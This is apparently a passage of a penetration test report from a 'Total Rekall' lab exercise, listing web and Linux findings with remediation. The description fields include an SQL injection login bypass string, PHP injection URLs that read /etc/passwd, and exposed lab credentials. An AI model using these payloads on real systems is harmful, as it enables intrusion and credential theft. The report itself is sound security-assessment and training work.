
Vulnerability 6	Findings
Title	SQL Injection Vulnerability on "Login.php" Page
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	A SQL Injection vulnerability was identified on the "Login.php" page. This vulnerability allows attackers to manipulate SQL queries executed by the application, which can lead to unauthorized access to the database and retrieval of sensitive information. The exploit can be demonstrated by inputting the payload “1’ OR ‘1’=’1”, which alters the logic of the SQL query, effectively bypassing authentication checks and granting the attacker immediate access to the application.
Images	
Affected Hosts	192.168.14.35
Remediation	Implement prepared statements and parameterized queries to prevent SQL Injection attacks. Ensure thorough input validation and sanitize user inputs to mitigate the risk of unauthorized SQL command execution.

Vulnerability 7	Findings
Title	Sensitive Data Exposure on "Login.php" Page
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	A sensitive data exposure vulnerability was identified on the "Login.php" page, where both the username and password are visible in the HTML source code. Users can easily access this sensitive information by highlighting the web page. The exposed credentials are as follows: **Username**: dougquaid **Password**: kuato
Images	
Affected Hosts	192.168.14.35
Remediation	Implement proper security practices by removing sensitive information from the HTML source. Ensure that passwords are hashed and stored securely on the server side, and consider implementing HTTPS to encrypt data in transit. Additionally, apply input sanitization and implement appropriate access controls.


Vulnerability 8	Findings
Title	Sensitive Data Exposure in "robots.txt"
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	A sensitive data exposure vulnerability was identified in the robots.txt file, which is accessible directly via the web page. This file typically contains directives intended for search engines to guide crawling behavior; however, it may inadvertently reveal sensitive information about directories or files that the application owner wishes to keep hidden. Users can easily access the page to view its contents, potentially disclosing critical application structure or sensitive data.
Images	
Affected Hosts	192.168.14.35
Remediation	Review the contents of the robots.txt file and ensure it does not disclose sensitive paths or files. Limit exposure by restricting access to the file and using appropriate configurations to protect sensitive information. Consider employing alternative methods for managing search engine indexing.


Vulnerability 9	Findings
Title	Brute Force Attack Vulnerability on "Login.php" Page
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	A vulnerability was identified on the "Login.php" page that facilitates brute force attacks. By exploiting the command injection vulnerabilities discovered in Flags 10 or 11 to access the /etc/passwd file, an attacker can view user accounts, including one named melina. This account has a password that matches the username: melina. This finding underscores the necessity for implementing account lockout mechanisms and robust password policies to defend against brute force attacks and unauthorized access.
Images	 
Affected Hosts	192.168.14.35


Remediation	Implement account lockout mechanisms to temporarily disable accounts after a specified number of failed login attempts. Enforce strong password policies, including complexity requirements and periodic password changes. Additionally, monitor login attempts and implement rate limiting to mitigate the risk of brute force attacks.


Vulnerability 10	Findings
Title	PHP Injection Vulnerability on "souvenirs.php" Page
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	A PHP injection vulnerability was identified on the "souvenirs.php" page, discovered through the robots.txt file noted in Flag 9. This vulnerability allows for arbitrary code execution, which can be exploited using the following payloads: http://192.168.13.35/souvenirs.php?message=""; system('cat /etc/passwd') http://192.168.13.35/souvenirs.php?message=%22%22;%20passthru(%27cat%20/etc/passwd%27) These payloads enable unauthorized access to the /etc/passwd file, highlighting the urgent need for robust input validation to prevent unauthorized code execution.
Images	
Affected Hosts	192.168.14.35
Remediation	Implement strong input validation to sanitize user inputs and prevent code execution. Use parameterized queries and prepared statements to mitigate the


	risk of injection attacks. Regularly review and update the application's code to identify and remediate vulnerabilities.


Vulnerability 11	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	We identified exposed data through open-source resources, revealing sensitive information related to the domain totalrekall.xyz.
Images	
Affected Hosts	totalrekall.xyz
Remediation	Monitor and limit access to open-source data and consider implementing measures to protect sensitive information from public exposure.



Vulnerability 12	Findings
Title	Apache Struts Critical Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	A Nessus scan targeting the IP address **192.168.13.12** identified a critical vulnerability related to Apache Struts. This vulnerability poses significant risks due to potential exploits that could compromise the application.
Images	
Affected Hosts	192.168.13.12, totalrekall.xyz
Remediation	Immediate action is required to patch the vulnerability in Apache Struts. Regular updates and monitoring should be implemented to mitigate future risks.


Vulnerability 13	Findings
Title	Shellshock
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	The Shellshock vulnerability allows attackers to execute arbitrary commands on a server through the Bash shell. It exploits vulnerabilities in how Bash handles environment variables, particularly when used in CGI scripts. This can lead to unauthorized access and potential compromise of the entire server.
Images	
Affected Hosts	192.168.13.11
Remediation	**Remediation:** To mitigate the Shellshock vulnerability, it is recommended to: Update Bash to the latest version that has patched this vulnerability. Review and restrict the use of CGI scripts and ensure they are not executing untrusted commands. Implement web application firewalls (WAF) to monitor and filter malicious requests. Regularly audit server configurations and apply security best practices to prevent similar vulnerabilities.



Vulnerability 14	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	A critical remote code execution vulnerability exists in Apache Tomcat due to improper validation of user-provided data in JSP files. This allows an attacker to upload malicious JSP files, potentially leading to full system compromise.
Images	
Affected Hosts	192.168.13.10
Remediation	Apply security patches to Apache Tomcat to address this vulnerability and review configurations to prevent unauthorized file uploads.




Vulnerability 15	Findings
Title	Apache Struts Remote Code Execution Vulnerability (CVE-2017-5638)
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	The Nessus scan indicated that the host is vulnerable to the Apache Struts vulnerability (CVE-2017-5638), which allows for remote code execution through crafted requests targeting the Struts framework.
Images	
Affected Hosts	192.168.13.12
Remediation	Update Apache Struts to the latest version to mitigate the vulnerability and ensure that any unnecessary services are disabled. Regularly apply security patches and conduct vulnerability assessments to identify and remediate such issues promptly.


Vulnerability 16	Findings
Title	Privilege Escalation Vulnerability (CVE-2019-14287)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	CVE-2019-14287 is a privilege escalation vulnerability in sudo that allows users to execute commands as root without needing proper permissions. This vulnerability can be exploited if an attacker can gain access to a low-privileged user account, such as "alice."
Images	
Affected Hosts	192.168.13.14
Remediation	Update the sudo package to the latest version that has patched this vulnerability. Additionally, implement strict access controls and regularly audit user privileges to minimize potential exploit avenues.

Vulnerability 17	Findings
Title	TotalRekall GitHub Page
